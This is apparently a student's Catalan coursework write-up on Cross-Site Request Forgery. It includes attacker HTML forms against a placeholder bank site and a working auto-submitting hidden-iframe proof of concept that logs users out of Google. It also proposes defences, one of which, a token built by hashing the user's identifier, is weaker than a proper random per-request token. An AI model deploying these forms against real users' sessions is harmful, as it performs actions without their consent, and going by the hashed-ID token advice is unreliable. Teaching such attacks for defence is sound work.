TALLER 6. VULNERABILITAT CROSS-SITE REQUEST FORGERY (CSRF)

Curs: PQTM 19. Tècnic/a en Ciberseguretat

Ivan Ricart Borges iricartb@uoc.edu

1. EN QUÈ CONSISTEIX L'ATAC CROSS-SITE REQUEST FORGERY ?

Cross-Site Request Forgery (CSRF) és un atac contra aplicacions allotjades a la web, de manera que una aplicació web malintencionada pot influir en la interacció entre un client explorador i una aplicació web que confia en aquest navegador. Aquests atacs són possibles perquè els exploradors web envien alguns tipus de token d'autenticació amb cada sol·licitud a un lloc web. Aquest tipus d'atac també es coneix com un atac d'un sol clic o una sessió que s'està iniciant perquè l'atac aprofita la sessió autenticada prèviament de l'usuari.
A continuació podem veure un exemple de CSRF:

1. Un usuari inicia sessió en **www.victima.com** mitjançant l'autenticació de formularis. El servidor autèntica a l'usuari i emet una resposta que inclou una ***cookie*** d'autenticació. El lloc és vulnerable a aquests atacs perquè confia en qualsevol sol·licitud que rebi amb una ***cookie*** d'autenticació vàlida.

2. L'usuari visita un lloc malintencionat **www.atacant.com**.

El lloc maliciós, **www.atacant.com**, conté un formulari HTML similar a el següent:

```
<h1>Felicitats! Ets el Guanyador!</h1>
<form action="https://www.victima.com/api/account" method="post">
    <input type="hidden" name="sTransaction" value="withdraw">
    <input type="hidden" name="nAmount" value="1000000">
    <input type="submit" value="Feu clic per recollir el premi!">
</form>
```

3. L'usuari selecciona el botó Enviar. L'explorador realitza la sol·licitud i inclou automàticament la ***cookie*** d'autenticació per al domini sol·licitat, **www.victima.com**.

4. La sol·licitud s'executa al servidor de **www.victima.com** amb el context d'autenticació de l'usuari i pot realitzar qualsevol acció que pugui realitzar un usuari autenticat.

A més de l'escenari en el qual l'usuari selecciona el botó per enviar el formulari, el lloc malintencionat podria:

- Executar un script que enviï les dades del formulari automàticament.
- Realitzar l'enviament de les dades del formulari amb una sol·licitud AJAX.
- Ocultar el formulari mitjançant CSS.
- Encapsular el formulari dintre d'un element IFRAME.

Imaginem el cas de combinar les tècniques anteriors, l'atacant podria utilitzar una pàgina web aparentment “confiable” i dintre del seu codi emmagatzemar un formulari amb codi maliciós, amb enviament de dades automàtiques i a més a més no visible.

L'ús del protocol HTTPS no impedeix un atac CSRF. El lloc maliciós pot enviar una sol·licitud amb la mateixa facilitat amb què pot enviar una sol·licitud no segura.

Alguns atacs apunten als punts de connexió que responen a les sol·licituds GET, en aquest cas es pot utilitzar una etiqueta d'imatge per realitzar l'acció. Aquesta forma d'atac és habitual en llocs de fòrums que permeten imatges però bloquegen JavaScript.

```
<img src=”https://www.victima.com/messages/remove?nPosition=1” />
```

L'anterior codi provoca que el navegador web client intenti carregar una imatge inexistent mitjançant una petició GET sobre la URL víctima, per tant, si el client està validat amb ***cookies*** de sessió sobre el domini víctima, la web maliciosa podrà aconseguir el seu objectiu, en aquest cas, esborrar el missatge col·locat a la primera posició de la seva bústia.

Com podem veure aquests tipus d'atacs son molt senzills de realitzar, però poden ser molt perillosos en segons quins casos, hem de pensar que qualsevol acció programada en la part del servidor pot ser vulnerable a un atac d'aquest estil, sempre i quan, no utilitzi cap mecanisme de protecció.

2. ATAC CROSS-SITE REQUEST FORGERY SOBRE LA PLATAFORMA GOOGLE

El següent atac a mode d'exemple, es realitza sobre la plataforma Google, haig de dir que l'atac és reconegut, ells mateixos diuen de forma resumida que “accepten l'error, que no els hi agrada, però que actualment no poden canviar gran part de la plataforma”, també haig de dir que l'atac és un simple **logout**.

Per realitzar l'atac, seguirem els següents passos:

1. Visualitzar i estudiar el formulari utilitzat per Google per desconnectar un usuari identificat. Visualitzem el codi font del botó de “Tancar Sessió”, ens centrarem, en la següent informació:

ACCIÓ	`<form id="signOutForm" action="https://accounts.google.com/SignOutOptions?continue=https://www.google.com/&authuser=0" method="post">`
La informació interessant és la URL de l'acció, per tant, la crida que es realitza quan l'usuari prem el botó de tancar sessió.	
PARÀMETRES	`<input type="text" id="signout" name="signout" value="1">`
El paràmetre **signout** amb valor **1**, que s'envia mitjançant el formulari POST, és important mantenir valor dels atributs **id** i **name**, sinó el servidor no sabrà quina informació li estem enviant.	

2. Crear un document anomenat **PoC.CSRF.Iframe.html** al nostre escriptori e introduir la següent informació:

```
<!DOCTYPE html>
<html>
   <head>
      <title>Google CSRF - Logout - Iframe</title>

      <script>
         window.onload = function() {
            document.getElementById('nIdSignOutForm').submit();
         }
      </script>
   </head>
   <body>
      <form id="nIdSignOutForm"
action="https://accounts.google.com/SignOutOptions?continue=https%3A%2F
%2Fwww.google.com%2F%3Fauthuser%3D0" method="post">
         <input type="text" id="signout" name="signout" value="1">
      </form>
   </body>
</html>
```

Aquí és on radica principalment la part important de l'atac, l'anterior codi crea el formulari observat anteriorment, però a més a més utilitza la funció JavaScript **onload** per enviar la informació de forma automàtica.

3. Encapsular el document anterior utilitzant un element IFRAME ocult i crear una pàgina web aparentment "confiable". Crear un document anomenat **PoC.CSRF.html** al nostre escriptori e introduir la següent informació:

```
<!DOCTYPE html>
<html>
   <head>
      <title>Google CSRF - Logout</title>

      <style>
         body {
            font-family: 'verdana';
            font-size: 13px;
         }
      </style>
   </head>
   <body>
      <h1>CSRF LOGOUT ACTION USING AUTOSUBMIT HIDDEN POST FORM
IFRAME</h1>
      <p>A malicious user could create a fraudulent website using an
iframe element with autosubmit hidden post form pointing to vulnerable
CSRF address.</p>

      <div style="color:red; margin-bottom:40px">
         <p>Vulnerable link to CSRF is related to logout action.</p>
         <ul>
            <li>https://accounts.google.com/SignOutOptions?
continue=https%3A%2F%2Fwww.google.com%2F%3Fauthuser%3D0</li>
         </ul>
         <p>In the following example we can see how the victim
identified on Google platform is automatically disconnected.</p>
      </div>

      <div style="font-family:'courier'; color:green">
         ------------------ [ IFRAME CODE ] ------------------<br />
         &lt;!DOCTYPE html&gt;<br />
         &lt;html&gt;<br />
            &lt;head&gt;<br />
               &lt;title&gt;Google CSRF - Logout -
Iframe&lt;/title&gt;<br /><br />

               &lt;script&gt;<br />
                  window.onload = function() {<br />

document.getElementById('nIdSignOutForm').submit();<br />
               }<br />
               &lt;/script&gt;<br />
            &lt;/head&gt;<br />
            &lt;body&gt;<br />
```

```
                &lt;form id="nIdSignOutForm"
action="https://accounts.google.com/SignOutOptions?continue=https%3A%2F
%2Fwww.google.com%2F%3Fauthuser%3D0" method="post"&gt;<br />
                    &lt;input type="text" id="signout" name="signout"
value="1"&gt;<br />
                &lt;/form&gt;<br />
            &lt;/body&gt;<br />
         &lt;/html&gt;
      </div>

      <iframe style="display:none" src="PoC.CSRF.Iframe.html" />
   </body>
</html>
```

Realment, la única línia de codi important en aquest document, és la del IFRAME, tot l'ho altre és informació de la pàgina web "confiable". Com podem observar el IFRAME encapsula el document creat en el punt 2 i utilitza CSS per fer-lo invisible.

4. Obrir el navegador i validar-se a la pàgina web de Google.
5. Visualitzar el document del escriptori **PoC.CSRF.html** amb el mateix navegador que ens hem validat en el punt 4.
6. Seleccionar la pestanya del punt 4 i refrescar-la, si l'atac ha funcionat correctament, veurem com hem perdut la sessió d'identificació a la plataforma Google.

A continuació es mostra la pàgina web creada anteriorment:

CSRF LOGOUT ACTION USING AUTOSUBMIT HIDDEN POST FORM IFRAME

A malicious user could create a fraudulent website using an iframe element with autosubmit hidden post form pointing to vulnerable CSRF address.

Vulnerable link to CSRF is related to logout action.

- https://accounts.google.com/SignOutOptions?continue=https%3A%2F%2Fwww.google.com%2F%3Fauthuser%3D0

In the following example we can see how the victim identified on Google platform is automatically disconnected.

```
------------------ [ IFRAME CODE ] ------------------
<!DOCTYPE html>
<html>
<head>
<title>Google CSRF - Logout - Iframe</title>

<script>
window.onload = function() {
document.getElementById('nIdSignOutForm').submit();
}
</script>
</head>
<body>
<form id="nIdSignOutForm" action="https://accounts.google.com/SignOutOptions?continue=https%3A%2F%2Fwww.google.com%2F%3Fauthuser%3D0" method="post">
<input type="text" id="signout" name="signout" value="1">
</form>
</body>
</html>
```


Podem visualitzar el següent vídeo per veure la efectivitat del atac:

https://drive.google.com/open?id=1-SQs0MoHlXj1k77O7jpXxgraHKe_m9x2

3. MECANISMES DE PROTECCIÓ A L'ATAC CROSS-SITE REQUEST FORGERY

El principal mecanisme de protecció per evitar els atacs de *Cross-Site Request Forgery* (CSRF) recau cap als desenvolupadors de pàgines web, la tasca no és gens fàcil, haurien de controlar totes les peticions de la pàgina web GET i POST, de tal manera que el servidor generés un token "pseudoaleatori" per cada una de les peticions i que només s'acceptessin aquelles que enviessin aquest token generat prèviament pel servidor.

Una possible implementació podria ser, per exemple, que el servidor codifiques la informació del identificador de l'usuari autenticat mitjançant una funció de hash, de tal manera, que aquest token es tingués que enviar a totes les peticions GET i POST per ser acceptada i així evitar que les pàgines web fraudulentes poguessin realitzar les accions degut a que aquestes no coneixerien el mecanisme de codificació utilitzat pel servidor. Els desenvolupadors web podrien crear una funció genèrica per validar totes les peticions web o bé utilitzar una API de tercers per fer front a aquest tipus d'atacs.



4. OPINIÓ PERSONAL

Crec que aquests tipus d'atacs s'han de vigilar, hem de ser conscients de la seva existència i que poden donar molt mal de caps a la organització per demostrar si ha sigut o no el usuari de forma intencionada qui ha realitzat la petició. També haig de reconèixer que incorporar una nova capa de protecció al sistema per evitar aquests atacs no és gens fàcil i que fins i tot jo mateix, siguen conscient d'això, puc dir que les pàgines web que he desenvolupat són vulnerables a un atac de *Cross-Site Request Forgery.* No hem de caure en el error de pensar que les organitzacions més grans no són vulnerables a aquests tipus d'atacs, a més a més, he arribat a veure pàgines web no gaire conegudes amb alts mecanismes de seguretat, on totes les peticions estan controlades mitjançant tokens de seguretat.